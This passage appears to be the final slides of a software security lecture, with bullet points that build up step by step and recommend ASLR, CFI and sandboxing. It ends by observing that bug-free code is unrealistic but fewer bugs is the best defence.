- **Enable countermeasures** that are cheap, e.g., ASLR
- Consider stronger countermeasures, such as CFI
- Always consider **sandboxing** your application



Defending software is **hard**, but **not impossible**



- Defending software is **hard**, but **not impossible**
- Defenses are important to raise the cost for an attacker



- Defending software is **hard**, but **not impossible**
- Defenses are important to raise the cost for an attacker
- Security is a cat-and-mouse game full of repetitions



- Defending software is **hard**, but **not impossible**
- Defenses are important to raise the cost for an attacker
- Security is a cat-and-mouse game full of repetitions
- The best countermeasure: **don't have bugs** in your code



- Defending software is **hard**, but **not impossible**
- Defenses are important to raise the cost for an attacker
- Security is a cat-and-mouse game full of repetitions
- The best countermeasure: **don't have bugs** in your code
- Realistic view: impossible to have bug free code, but try to reduce the number of bugs

Any Questions?